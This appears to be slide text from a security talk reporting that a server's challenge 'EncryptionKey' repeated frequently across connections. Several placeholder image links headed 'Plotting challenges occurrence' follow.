



- So.. if we repeatedly connect to Server requesting a challenge
- '*EncryptionKey*' should not be predictable...
- '*EncryptionKey*' should not be repeated... But it was! Frequently!


# Plotting challenges occurrence




# Plotting challenges occurrence




# Plotting challenges occurrence



